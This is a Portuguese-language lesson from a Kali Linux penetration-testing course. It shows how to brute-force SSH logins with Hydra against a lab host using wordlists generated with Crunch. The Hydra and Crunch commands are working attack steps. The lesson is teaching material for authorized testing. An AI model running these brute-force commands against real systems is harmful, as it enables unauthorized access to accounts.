Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:
http://vmzsolutions.com.br


Descobrindo senhas com o Hydra

Nessa aula, vamos descobrir senhas com o uso do Hydra, jutamente com o auxilio do Crunch para a geração de wordlists. O Hydra é um sistema que atua sobre um sistema através de força bruta com a tentativa de descobrir nomes de usuários e senhas de diversos tipos de serviços como SSH, Banco de Dados, Serviços de Email, FTP, VNC, LDAP, VoIP, entre vários outros.

Descobrindo senhas com o Hydra

Vamos conhecer a sua sintaxe com o comando:

```
# hydra -h
```



Descobrindo senhas com o Hydra

Agora vamos fazer um teste contra um sistema de SSH que tem o

usuário root habilitado para conexão e sua senha de: 123456

```
# vim logins.txt

    root

# vim pws.txt

    123456

# hydra -L logins.txt -P pws.txt 192.168.1.70 ssh
```

Agora vamos criar uma wordist com a palavra senha e com todos os numeros ao final dessa palavra com 3 caracteres, ex: senha111

```
# crunch 8 8 -t senha%%% 0123456789 > senhas.txt
```

Já sabemos que temos um usuário teste em nosso linux e que sua senha é: senha123, vamos testar essa wordlist contra ele:

```
# hydra -L logins.txt -P senhas.txt -t 4 192.168.1.70 ssh
```

Nesse comando, usamos a opção -t 4, pois muitas configurações de SSH limitam o número de tarefas de modo paralelo.